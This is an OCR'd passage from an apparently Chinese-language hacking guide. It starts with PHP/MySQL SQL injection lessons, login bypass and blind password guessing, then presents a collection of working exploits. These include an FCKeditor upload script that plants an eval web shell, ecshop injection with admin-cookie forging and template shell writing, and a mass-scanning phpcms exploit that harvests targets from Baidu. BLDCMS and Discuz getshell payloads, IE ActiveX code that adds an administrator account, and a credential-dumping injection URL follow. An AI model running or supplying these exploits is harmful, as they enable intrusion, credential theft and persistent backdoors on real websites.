很多人认为在 PHP+MYSQL 下注入一定要用到单引号，或者是没有办法像 MSSQL 那样可以使用“declare @a sysname select @a=<command> exec master.dbo.xp_cmdshell @a”这类的命令来消除引号，其实这个是大家对注入的一种误解或这说是对注入认识上的一种误区。

为什么呢？因为不管在什么语言里，在引号（包括单双）里，所有字符串均是常量，即使是 dir 这样的命令，也紧紧是字符串而已，并不能当做命令执行，除非是这样写的代码：

```
$command = "dir c:\";
system($command);
```

否则仅仅只是字符串，当然，我们所说的命令不单指系统命令，我们这里说的是 SQL 语句，要让我们构造的 SQL 语句正常执行，就不能让我们的语句变成字符串，那么什么情况下会用单引号？什么时候不用呢？看看下面两句 SQL 语句：

```
①SELECT * FROM article WHERE articleid='$id'
②SELECT * FROM article WHERE articleid=$id
```

两种写法在各种程序中都很普遍，但安全性是不同的，第一句由于把变量$id 放在一对单引号中，这样使得我们所提交的变量都变成了字符串，即使包含了正确的 SQL 语句，也不会正常执行，而第二句不同，由于没有把变量放进单引号中，那我们所提交的一切，只要包含空格，那空格后的变量都会作为 SQL 语句执行，我们针对两个句子分别提交两个成功注入的畸形语句，来看看不同之处。

① 指定变量$id 为：

```
1' and 1=2 union select * from user where userid=1/*
```

此时整个 SQL 语句变为：

```
SELECT * FROM article WHERE articleid='1' and 1=2 union select * from user where userid=1/*'
```

②指定变量$id 为：

```
1 and 1=2 union select * from user where userid=1
```

此时整个 SQL 语句变为：

```
SELECT * FROM article WHERE articleid=1 and 1=2 union select * from user where userid=1
```

看出来了吗？由于第一句有单引号，我们必须先闭合前面的单引号，这样才能使后面的语句作为 SQL 执行，并要注释掉后面原 SQL 语句中的后面的单引号，这样才可以成功注入，如果 php.ini 中 magic_quotes_gpc 设置为 on 或者变量前使用了 addslashes()函数，我们的攻击就会化为乌有，但第二句没有用引号包含变量，那我们也不用考虑去闭合、注释，直接提交就 OK 了。

大家看到一些文章给出的语句中没有包含单引号例如 pinkeyes 的《php 注入实例》中给出的那句 SQL 语句，是没有包含引号的，大家不要认为真的可以不用引号注入，仔细看看 PHPBB 的代码，就可以发现，那个$forum_id 所在的 SQL 语句是这样写的：

```
$sql = "SELECT *

FROM " . FORUMS_TABLE . "

WHERE forum_id = $forum_id";
```

由于没有用单引号包含变量，才给 pinkeyes 这个家伙有机可乘，所以大家在写 PHP 程序的时候，记得用单引号把变量包含起来。当然，必要的安全措施是必不可少的。

简单的例子

先举一个例子来给大家了解一下 PHP 下的注入的特殊性和原理。当然，这个例子也可以告诉大家如何学习构造有效的 SQL 语句。

我们拿一个用户验证的例子，首先建立一个数据库和一个数据表并插入一条记录，如下：

```
CREATE TABLE `user` (

`userid` int(11) NOT NULL auto_increment,

`username` varchar(20) NOT NULL default '',

`password` varchar(20) NOT NULL default '',

PRIMARY KEY (`userid`)

) TYPE=MyISAM AUTO_INCREMENT=3 ;

#

# 导出表中的数据 `user`

#
```

```
INSERT INTO `user` VALUES (1, 'angel', 'mypass');
```

验证用户文件的代码如下：

```
<?php

$servername = "localhost";

$dbusername = "root";

$dbpassword = "";

$dbname = "injection";

mysql_connect($servername,$dbusername,$dbpassword) or die ("数据库连接失败");

$sql = "SELECT * FROM user WHERE username='$username' AND password='$password'";

$result = mysql_db_query($dbname, $sql);

$userinfo = mysql_fetch_array($result);

if (empty($userinfo))

{

echo "登陆失败";

} else {

echo "登陆成功";

}

echo "<p>SQL Query:$sql<p>";

?>
```

这时我们提交：

```
http://127.0.0.1/injection/user.php?username=angel' or 1=1
```

就会返回：

```
Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in F:\www\
injection\user.php on line 13
```

登陆失败

```
SQL Query:SELECT * FROM user WHERE username='angel' or 1=1' AND password=''

PHP Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in F:\
www\injection\user.php on line 13
```

看到了吗？单引号闭合后，并没有注释掉后面的单引号，导致单引号没有正确配对，所以由此可知我

们构造的语句不能让 Mysql 正确执行，要重新构造：

```
http://127.0.0.1/injection/user.php?username=angel' or '1=1
```

这时显示“登陆成功”，说明成功了。或者提交：

```
http://127.0.0.1/injection/user.php?username=angel'/*

http://127.0.0.1/injection/user.php?username=angel'%23
```

这样就把后面的语句给注释掉了！说说这两种提交的不同之处，我们提交的第一句是利用逻辑运算，在 ASP 中运用可以说是非常广泛的，这个不用说了吧？第二、三句是根据 mysql 的特性，mysql 支持/*和#两种注释格式，所以我们提交的时候是把后面的代码注释掉，值得注意的是由于编码问题，在 IE 地址栏里提交#会变成空的，所以我们在地址栏提交的时候，应该提交%23，才会变成#，就成功注释了，这个比逻辑运算简单得多了，由此可以看出 PHP 比 ASP 强大灵活多了。

通过上面的例子大家应该对 PHP+MYSQL 的注入有个感性的认识了吧？

语句构造

PHP+MYSQL 注入的博大精深不仅仅体现在认证体系的饶过，语句的构造才是最有趣味的地方，但构造语句和 ACCESS、MSSQL 都有少许不同，但同样可以发挥得淋漓尽致。看下面的例子。

一、搜索引擎

网上有一大堆的 PHP 程序搜索引擎是有问题的，也就是提交特殊字符可以显示所有记录，包括不符合条件的，其实这个危害也不算大，因为允许用户输入关键字进行模糊查询的地方大多数都允许检索所有的记录。很多查询的设计就是这样的。

查询是只读的操作应该不会对数据产生破坏作用，不要太担心。不过泄露隐私不知道算不算危害，下面是一个标准的搜索引擎：

```
<form method="GET" action="search.php" >

<input name="keywords" type="text" value="" size="15"> <input type="submit" value="Search">

</form>

<p><b>Search result</b></p>
```

```
<?php

$servername = "localhost";

$dbusername = "root";

$dbpassword = "";
```

```
$dbname = "injection";

mysql_connect($servername,$dbusername,$dbpassword) or die ("数据库连接失败");

$keywords = $_GET['keywords'];

if (!empty($keywords)) {

    //$keywords = addslashes($keywords);

    //$keywords = str_replace("_","\_",$keywords);

    //$keywords = str_replace("%","\%",$keywords);


    $sql = "SELECT * FROM ".$db_prefix."article WHERE title LIKE '%$keywords%' $search ORDER BY
 title DESC";

    $result = mysql_db_query($dbname,$sql);

    $tatol=mysql_num_rows($result);


    echo "<p>SQL Query:$sql<p>";


    if ($tatol <=0){

        echo "The \"<b>$keywords</b>\" was not found in all the record.<p>\n";

    } else {

        while ($article=mysql_fetch_array($result)) {

            echo "<li>".htmlspecialchars($article[title])."<p>\n";

        } //while

    }

} else {

    echo "<b>Please enter some keywords.</b><p>\n";

}

?>
```

一般程序都是这样写的，如果缺乏变量检查，我们就可以改写变量，达到“注入”的目的，尽管没有危害，当我们输入“___” 、“.__ ”、“%”等类似的关键字时，会把数据库中的所有记录都取出来。如果我们在表单提交：

```
%' ORDER BY articleid/*

%' ORDER BY articleid#
```

```
__' ORDER BY articleid/*

__' ORDER BY articleid#
```

SQL 语句就被改变成下面的样子了，

```
SELECT * FROM article WHERE title LIKE '%%' ORDER BY articleid/*%' ORDER BY title DESC

SELECT * FROM article WHERE title LIKE '%__' ORDER BY articleid#%' ORDER BY title DESC
```

就会列出所有记录，包括被隐藏的，还可以改变排列顺序。这个虽然危害不大，也算是注入的一种方式了吧？

二、查询字段

查询字段又可以分成两种，本表查询和跨表查询，这两种查询和 ACCESS、MSSQL 差不多，甚至更强大、更灵活、更方便。不知道为什么就是有人认为比 ASP 难？我们在 ASP 中经常使用的个别函数在 PHP 里要有小小的改动，如下：

① 本表查询

看下面一条 SQL 语句，多用在论坛或者会员注册系统查看用户资料的，

```
<?php

$servername = "localhost";

$dbusername = "root";

$dbpassword = "";

$dbname = "injection";


mysql_connect($servername,$dbusername,$dbpassword) or die ("数据库连接失败");


$sql = "SELECT * FROM user WHERE username='$username'";

$result = mysql_db_query($dbname,$sql);

$row = mysql_fetch_array($result);


if (!$row) {

    echo "该记录不存在";

    echo "<p>SQL Query:$sql<p>";

    exit;
```

```
}
```

echo "你要查询的用户 ID 是：

```
$row[userid]\n";

echo "<p>SQL Query:$sql<p>";

?>
```

当我们提交的用户名为真时，就会正常返回用户的 ID，如果为非法参数就会提示相应的错误，由于是查询用户资料，我们可以大胆猜测密码就存在这个数据表里（现在我还没有碰见过密码是单独存在另一个表的程序），记得刚才的身份验证程序吗？和现在的相比，就少了一个 AND 条件，如下：

```
SELECT * FROM user WHERE username='$username' AND password='$password'SELECT * FROM user WHERE username='$username'
```

相同的就是当条件为真时，就会给出正确的提示信息，如果我们构造出后面的 AND 条件部分，并使这部分为真，那我们的目的也就达到了，还是利用刚才建立的 user 数据库，用户名为 angel，密码为 mypass，看了上面的例子，应该知道构造了吧，如果我们提交：

```
http://127.0.0.1/injection/user.php?username=angel' and password='mypass
```

这个是绝对为真的，因为我们这样提交上面的 SQL 语句变成了下面的样子：

```
SELECT * FROM user WHERE username='angel' AND password='mypass'
```

但在实际的攻击中，我们是肯定不知道密码的，假设我们知道数据库的各个字段，下面我们就开始探测密码了，首先获取密码长度：

```
http://127.0.0.1/injection/user.php?username=angel' and LENGTH(password)='6
```

在 ACCESS 中，用 LEN()函数来获取字符串长度，在 MYSQL 中，要使用 LENGTH()，只要没有构造错误，也就是说 SQL 语句能正常执行，那返回结果无外乎两种，不是返回用户 ID，就是返回“该记录不存在”。当用户名为angel 并且密码长度为 6 的时候返回真，就会返回相关记录，是不是和 ASP 里一样？再用 LEFT()、RIGHT()、MID()函数猜密码：

```
http://127.0.0.1/injection/user.php?username=angel' and LEFT(password,1)='m

http://127.0.0.1/injection/user.php?username=angel' and LEFT(password,2)='my

http://127.0.0.1/injection/user.php?username=angel' and LEFT(password,3)='myp

http://127.0.0.1/injection/user.php?username=angel' and LEFT(password,4)='mypa
```


```
http://127.0.0.1/injection/user.php?username=angel' and LEFT(password,5)='mypas

http://127.0.0.1/injection/user.php?username=angel' and LEFT(password,6)='mypass
```

2.1.4、推荐学习

如果想深入学习的话，不妨看看《sql 注入攻击与防御》

```
下载地址：http://pan.baidu.com/share/link?shareid=347032&uk=1862736455 密码 3200
```

目　　录



VI SQL 注入攻击与防御

2.1.5、利用 IIS 解析漏洞上传图片木马

参考网址：http://www.sky00.com/archives/1278.html

简单的叙述一下 IIS 解析漏洞给网站带来的隐患，利用上传图片的方式就可以拿下你的目录！

第一种：在网站目录下建立任何 *.asp 或者*.php 文件夹（也就是 aa.asp 或者 shell.php 之类，有的可能 PHP 不支持，下面也是）文件夹，其目录下的所有文件都会被当做 asp 或者 php 脚本文件去执行，也就是说：它目录下的 abc.jpg 都会被当做脚本文件去解析。

这样就非常可怕了。当用户用记事本把 11.jpg 打开，然后里面写入 ASP 的木马程序，那就可以顺理成章的去执行 abc.jpg 了。也就是在地址栏输入：http://www.sky00.com/aa.asp/abc.jpg 就可以被当做 asp 去执行。

其实一般而言这种漏洞在普通网站中并不常见，因为很多应用中，用户没有自己创建目录的权限（当然这是需要相当大的权限的）。

第二种：就是利用上传漏洞。老版本的 fckeditor,以及其他编辑器、上传组件基本都存在的漏洞（准确的说判断这个漏洞不应该交给他们去处理，他们只负责了上传，有的 fck 上传上去会给文件名字加下划线，这样你重新上传原来的东西就不会有下划线了，有下划线不执行！）

比如：将一个 asp 木马的后缀改为：leo.asp;.jpg 这样的。在 IIS 下，这样的东西也会被当做 asp 程序去执行。因为他不会识别分号后面的东西，也就是不会执行分后后面的.jpg，自然而然就成了 leo.asp！

用户通过编辑器、其他上传文件的程序，上传一个文件名为：leo.asp;.jpg 的文件，然后就可以通过 URL 去访问：http://www.sky00.com/上传目录/muma.asp;.jpg 去直接执行木马程序!至于上传目录你可以抓包看或者审查代码看等..

解决办法：

1、普通程序禁止用户创建目录，或者严格判断目录的格式，只能为数字或者英文字符。

2、对上传的文件进行重命名，比如用户上传了一个 leo.asp;.jpg 的文件，重命名之后会得到 201400202029.jpg 的文件。

2.2、常见 0day/exp/poc

2.2.1、FCKeditor-Exp 通杀 0day

FCKeditor-Exp

来源与 www.x7z.org

Botak_XH Q493499867

```
<?php

error_reporting(0);

set_time_limit(0);

ini_set("default_socket_timeout", 5);

define(STDIN, fopen("php://stdin", "r"));

$match = array();

function http_send($host, $packet)

{

$sock = fsockopen($host, 80);

while (!$sock)

{

print "\n[-] No response from {$host}:80 Trying again...";

$sock = fsockopen($host, 80);

}

fputs($sock, $packet);

while (!feof($sock)) $resp .= fread($sock, 1024);

fclose($sock);

print $resp;

return $resp;

}

function connector_response($html)

{

global $match;
```

```
return (preg_match("/OnUploadCompleted\((\d),\"(.*)\"\)/", $html, $match) && in_array($match
[1], array(0, 201)));

}

print "\n+------------------------------------------------------------------+";

print "\n| FCKEditor Servelet Arbitrary File Upload Exploit |";

print "\n+------------------------------------------------------------------+\n";

if ($argc < 3)

{

print "\nUsage......: php $argv[0] host path\n";

print "\nExample....: php $argv[0] localhost /\n";

print "\nExample....: php $argv[0] localhost /FCKEditor/\n";

die();

}

$host = $argv[1];

$path = ereg_replace("(/){2,}", "/", $argv[2]);

$filename = "ice.gif";

$foldername = "ice.php%00.gif";

$connector = "editor/filemanager/connectors/php/connector.php";

$payload = "-----------------------------265001916915724\r\n";

$payload .= "Content-Disposition: form-data; name=\"NewFile\"; filename=\"{$filename}\"\r\n";

$payload .= "Content-Type: image/jpeg\r\n\r\n";

$payload .= 'GIF89a'."\r\n".'<?php eval($_POST[ice]) ?>'."\n";

$payload .= "-----------------------------265001916915724--\r\n";

$packet = "POST {$path}{$connector}?Command=FileUpload&Type=Image&CurrentFolder=".$foldername.
" HTTP/1.0\r\n";//print $packet;

$packet .= "Host: {$host}\r\n";

$packet .= "Content-Type: multipart/form-data; boundary=---------------------------26500191691
5724\r\n";

$packet .= "Content-Length: ".strlen($payload)."\r\n";

$packet .= "Connection: close\r\n\r\n";

$packet .= $payload;

print $packet;
```


```
if (!connector_response(http_send($host, $packet))) die("\n[-] Upload failed!\n");

else print "\n[-] Job done! try http://${host}/$match[2] \n";

?>
```

2.2.2、ecshop SQL 注入通杀漏洞以及后台拿 SHELL

先用下面的代码看下表的前缀（运气好下面的代码就把账号密码注射出来了）

```
search.php?encode=YToxOntzOjQ6ImF0dHIiO2E6MTp7czoxMjU6IjEnKSBhbmQgMT0yIEdST1VQIEJZIGdvb2RzX2lk
IHVuaW9uIGFsbCBzZWxlY3QgY29uY2F0KHVzZXJfbmFtZSwweDNhLHBhc3N3b3JkLCciXCcpIHVuaW9uIHNlbGVjdCAxIy
InKSwxIGZyb20gZWNzX2FkbWluX3VzZXIjIjtzOjE6IjEiO319
```


用这段搜索代码可以注射出帐号密码或者表名的前缀！如图：



那么接下来下载一个注射代码，注意修改源码里面的表名和地址，为了防止补上漏洞我准备两个：

```
http://www.sky00.com/download/ecshopsql.rar
```

下载下来注意修改里面部分代码，不出意外的华直接爆出用户名和密码，如图（为了安全着想这图是采集来的和上面不同）：



接下来 MD5 解密，登录…

蛋疼的是你发现解不了人家的 MD5，那么没事，教你用 cookies 绕过，先下载工具桂林老兵

```
http://www.sky00.com/download/cookies.rar
```

其实很简单，admin_pass 就是 MD5 过的 hash_code+刚才注射出的密码，也就是说 MD5（刚才注射出的密码+hash_code），hash_code 可以注射出来，其实很多时候不用注射，ecshop2.7.1、2.7.2、2.7.3 版本的 hash_code 都是 31693422540744c0a6b6da635b7a5a93，这下便容易了，把这个码上上面注射出来的密码 MD5 合起来在去 MD5 网站加密一次，加密出来的东西就是 admin_pass，接下来打开桂林老兵，输入后台地址：http://www.xxx.com/admin/index.php

cookie 处写：

ECSCP[admin_id]=1; ECSCP[admin_pass]= 刚把那两个合起来 MD5 出来的值;ECSCP_ID=7e785838233d3a3d7a7fc1cfc10a0c44ca409503（这个 ECSCP_ID 值你可以先随便连一次后台上面 cookies 会出来的）

进入后台后，在 menu 里的 模板管理>库项目管理 ， 然后选择 myship.lbi，直接写入一句话，地址 xxx.com/myship.php 大刀连接，上传大马….接下来…好了不说了 ，提权..你懂得！

不过如上上述方法失败了，那就是版本更新了，其他的老办法（flash 任意上传，slq 导出等等）也都不好使了，用这个高大上的方法把，后台-邮件模版-编辑，把内容修改成

```
{$user_name’];file_put_contents(base64_decode(‘Li4vdGVtcC9zaGVsbC5waHA=’),base64_decode(‘PD9wa
HAgQGV2YWwoJF9QT1NUWycyMDcnXSk7Pz4=’));echo $var[‘$user_name}

</p>

<p>{$user_name}您好！<br />

<br />
```

您已经进行了密码重置的操作，请点击以下链接(或者复制到您的浏览器):

```
<br />

<a target=”_blank” href=”{$reset_email}”>{$reset_email}</a><br />

<br />
```

以确认您的新密码重置操作！

```
<br />

{$shop_name}<br />

{$send_date}</p>
```

点击确定，在后台登陆地方点忘记密码，输入用户和邮箱 （这个在后台随便找个用户就 OK）提交就会在 temp 下生成 shell.php 一句话木马，密码是 207

Li4vdGVtcC9zaGVsbC5waHA= 用 base64 解密就是 ../temp/shell.php

2.2.3、phpcms-exp 0day

```
<?

php

error_reporting(E_ERROR);

set_time_limit(0);

$keyword=’ inurl:about/joinus’  ; // 批量关键字

$timeout = 1;

$stratpage = 1;

$lastpage = 10000000;

for ($i=$stratpage ; $i<=$lastpage ; $i++ ){

$array=ReadBaiduList($keyword,$timeout,$i);

foreach ($array as $url ){

$url_list=file(‘url.txt’);

if (in_array(“$url\r\n”,$url_list)){

echo “[-]  Links repeat\n”;

}else{

$fp = @fopen(‘url.txt’, ‘a’);

@fwrite($fp, $url.”\r\n”);

@fclose($fp);

print_r(”

[-]  Get …… $url\r\n”);
```

```
if(okbug($url)){

$exploit=exploit($url);

$ors=okor($url);

if ($ors){

echo “[*]  Shell:-> “.$url.”/yp/fuck.php\n”;

$fp = @fopen(‘shell.txt’, ‘a’);

@fwrite($fp, $url.”/yp/fuck.php\r\n”);

@fclose($fp);

}

}else{

print “[-]  No Bug!\n”;

}

}

}

}

}

function exploit($url){

$host=$url;

$port=” 80″ ;

$content =’a=@eval(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskZnAgPSBAZm9wZW4oJ2Z1Y2sucGhwJywgJ2EnKTsgDQoNQGZ3cml0ZSgkZnAsJzw%2FcGhwIEBldmFsKCRfUE9TVFtjZmtpbmddKTs%2FPicpOw0KDUBmY2xvc2UoJGZwKTs7ZWNobygifDwtIik7ZGllKCk7′ ;

$data =  ‘POST /yp/product.php?pagesize=${${@eval%28$_POST[a]%29}} HTTP/1.1′ .” \r\n” ;

$data .= “X-Forwarded-For: 199.1.88.29\r\n”;

$data .= “Referer: http://$host\r\n”;

$data .= “Content-Type: application/x-www-form-urlencoded\r\n”;

$data .= “User-Agent: Mozilla/5.0 (Windows; Windows NT 5.1; en-US) Firefox/3.5.0\r\n”;

$data .= “Host: $host\r\n”;

$data .= “Content-Length: “.strlen($content).”\r\n”;

$data .= “Cache-Control: no-cache\r\n\r\n”;

$data .= $content.”\r\n”;

$ock=fsockopen($host,$port);
```

```
if (!$ock) {

echo “[*]  No response from $host\n”;

}

fwrite($ock,$data);

while (!feof($ock)) {

$exp=fgets($ock, 1024);

return $exp;

}

}

function okor($host){

$tmp = array();

$data = ”;

$fp = @fsockopen($host,80,$errno,$errstr,60);

@fputs($fp,”GET /yp/fuck.php HTTP/1.1\r\nHost:$host\r\nConnection: Close\r\n\r\n”);

while ($fp && !feof($fp))

$data .= fread($fp, 102400);

@fclose($fp);

if (strpos($data, ’ 200′ ) !== false) {

return        true;

}else{

return false;

}

}

function okbug($host){

$tmp = array();

$data = ”;

$fp = @fsockopen($host,80,$errno,$errstr,60);

@fputs($fp,’ GET /yp/product.php?view_type=1&catid=&pagesize={${phpinfo()}}&areaname=&order= HT
TP/1.1′ .” \r\nHost:$host\r\nConnection: Close\r\n\r\n” );

while ($fp && !feof($fp))

$data .= fread($fp, 102400);
```

```
@fclose($fp);

if(preg_match('/(php.ini)/i',$data)) {

return        true;

}else{

return false;

}

}

function ReadBaiduList($keyword,$timeout,$nowpage)

{

$tmp = array();

//$data = '';

$nowpage = ($nowpage-1)*10;

$fp = @fsockopen('www.baidu.com',80,$errno,$errstr,$timeout);

@fputs($fp,"GET /s?wd=".urlencode($keyword)."&pn=".$nowpage." HTTP/1.1\r\nHost:www.baidu.com\r\
nConnection: Close\r\n\r\n");

while ($fp && !feof($fp))

$data .= fread($fp, 1024);

@fclose($fp);

preg_match_all("/\}\)\" href\=\"http\:\/\/([^~]*?)\" target\=\"\_blank\"/i",$data,$tmp);

$num = count($tmp[1]);

$array = array();

for($i = 0;$i < $num;$i++)

{

$row = explode('/',$tmp[1][$i]);

$array[] = str_replace('http://','',$row[0]);

}

return $array;

}

?>
```

2.2.4、BLDCMS(白老大小说) Getshell 0day EXP

之前想搞一个黑阔站 发现旁站有一个站用了 BLDCMS 我就下载看了.. 找到了一个 getshell 漏洞
话说昨晚晴天小铸在 90sec 发现有人把这 getshell 漏洞的分析发出来了 擦 居然被人先发了
既然都有人发了 我就把我之前写好的 EXP 放出来吧

```
<?php

echo "-------------------------------------------------------------------------------\r\n
       BLDCMS(白老大 php 小说小偷) GETSHELL 0DAY EXP(GPC=Off)\r\n           Vulnerability discove
ry&Code by 数据流@wooyun QQ:981009941\r\n                                  2013.3.21\r\n


          用法:php.exe EXP.php www.baidu.com /cms/ pass(一句话密码)\r\n                    搜索关
键字:\"开发者: 白老大小说\"\r\n-------------------------------------------------------------------------
--------------\r\n";

$url=$argv[1];

$dir=$argv[2];

$pass=$argv[3];

$eval='\';eval($_POST['.'"'.$pass.'"'.']);\'';

if (empty($pass)||empty($url))

{exit("请输入参数");}

else

{

$fuckdata='sitename=a&qq=1&getcontent=acurl&tongji=a&cmsmd5=1&sqlite='.$eval;

$length = strlen($fuckdata);

function getshell($url,$pass)

{

global $url,$dir,$pass,$eval,$length,$fuckdata;

$header = "POST /admin/chuli.php?action=a_1 HTTP/1.1\r\n";

$header .= "Content-Type: application/x-www-form-urlencoded\r\n";

$header .= "User-Agent: MSIE\r\n";

$header .= "Host:".$url."\r\n";

$header .= "Content-Length: ".$length."\r\n";

$header .= "Connection: Close\r\n";

$header .="\r\n";

$header .= $fuckdata."\r\n\r\n";
```

```
$fp = fsockopen($url, 80,$errno,$errstr,15);

if (!$fp)

{

exit ("利用失败:请检查指定目标是否能正常打开");

}

else{ if (!fputs($fp,$header))

{exit ("利用失败");}

else

{

$receive = '';

while (!feof($fp)) {

$receive .= @fgets($fp, 1000);

}

@fclose($fp);

echo "$url/$dir/conn/config/normal2.php pass:$pass(如连接失败 请检查目标 GPC 是否=off)";

}}

}

}

getshell($url,$pass);

?>
```

2.2.5、IE/6/7/8 0day EXP

```
<html>

<p align="left"><b><font face="Segoe Script" size="7">

</font></b></p>

<p>

<object classid=’ clsid:72C24DD5-D70A-438B-8A42-98424B88AFB8′ id=’ target’ ></object>

<script language=’vbscript’>

arg1="c:\WINDOWS\system32\calc.exe"

target.Exec arg1

</script></p>
```

自己保存成 1.htm 格式 之后运行弹出计算器的
把那改成

```
 %windir%\system32\cmd.exe /c net user gue 123 /add&net localgroup administrators gue /add&copy
 c:\windows\system32\cmd.exe c:\windows\system32\sethc.exe&copy c:\windows\system32\cmd.exe c:
\windows\system32\dllcache\sethc.exe&%windir%\explorer.exe c:\
```

加个用户什么的
IE 的 ActiveX 远程执行代码
这个代码会写入启动项，各位看官测试的时候注意了，不会当时生效，重启后可见效果！
测试代码：

```
<html>

<object classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B' id='target' ></object>

<script language='vbscript'>

targetFile = "c:\WINDOWS\system32\wshom.ocx"

prototype = "Sub RegWrite ( ByVal Name As String , ByRef Value As Variant , [ ByRef Type As Vari
ant ] )"

memberName = "RegWrite"

progid     = "IWshRuntimeLibrary.IWshShell_Class"

argCount   = 3

D3V!L FUCKER="HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"

germaya_x="C:\WINDOWS\system32\calc.exe"

his0k4="REG_SZ"

target.RegWrite D3V!L FUCKER ,germaya_x ,his0k4

</script>
```

2.2.6、Discuz! X2.5 远程代码执行漏洞及 EXP 0day

1.注册任意账户

2.登陆用户，发表 blog 日志（注意是日志） //点击一下中间注册的用户名 就看到了

3.添加图片，选择网络图片，地址

```
{${fputs(fopen(base64_decode(ZGVtby5waHA),w),base64_decode(PD9waHAgQGV2YWwoJF9QT1NUW2NdKTsgPz5
vaw))}} //所使用代码
```

```
<?php @eval($_POST[c]); ?>ok
```

```
<?fputs(fopen(“dome”,”w”),”<?eval(\$_POST[c]);?>”)?>
```

4.访问日志，论坛根目录下生成 demo.php，一句发密码 C

2.2.7、南方数据企业 0day 漏洞爆后台密码

南方数据的漏洞比较多各种版本的漏洞也显而易见。
这里要讲的是南方数据企业 0day 直接爆后台密码方法。
南方数据企业 0day 漏洞爆后台密码
谷歌搜索：inurl:”HomeMarket.asp”
默认后台地址：/admin
直接在网址后面加上利用代码即可直接爆出管理员的帐号密码
利用代码：

```
NewsType.asp?SmallClass='%20union%20select%200,username%2BCHR(124)%2Bpassword,2,3,4,5,6,7,8,9%20from%20admin%20union%20select%20*%20from%20news%20where%201=2%20and%20''='
```

爆出帐号密码后直接解密就可以获得管理员的帐号密码。然后在进一步的拿 webshell

1、注册用户上传拿 shell，这个比较直接，可以不进后台和在不知道用户名密码的情况下。
2、进后台备份数据库
3、在网站配置的版权信息里插入一句话，一句话地址写入到

```
http://www.xxx.com/inc/config.asp
```

这里只讲常见的几张，具体还是要看实际过程而定。

2.3、提权

Webshell 提权这块有很多东西要写，但是却不敢写，因为写不好会被骂的，其实法克出的提权文集倒是不错的，有兴趣的可以去观摩一下，在这个目录里我就只能献丑了，摘一些经典的提权方式

《法克提权文章》

版权：哼哼哈哈　修改：M3loee

下载地址：http://so.baiduyun.me/search.php?wd=%E6%B3%95%E5%85%8B%E6%8F%90%E6%9D%83&ch=&tn=baidu&bar=&rsv_spt=3&ie=utf-8&rsv_n=2&rsv_sug3=1&rsv_sug1=1&rsv_sug4=62&inputT=390 （搜索结果）

http://pan.baidu.com/wap/shareview?&shareid=31425132&uk=2283220091&dir=%2F%E6%8F%90%E6%9D%83&page=1&num=20&fsid=1113814203&third=0 （wap 下载）

第一章　Windows 2003 服务器默认用户权限

0x01 WINDWOS2003 下各类用户

0x02 WINDWOS2003 常见用户组 介绍了 win2003 的用户和用户组，为下面打基础 文章链接:http://sb.f4ck.org/thread-3049-1-1.html 主要是 users 组、administrators 组权限，System、Administrator、Gues

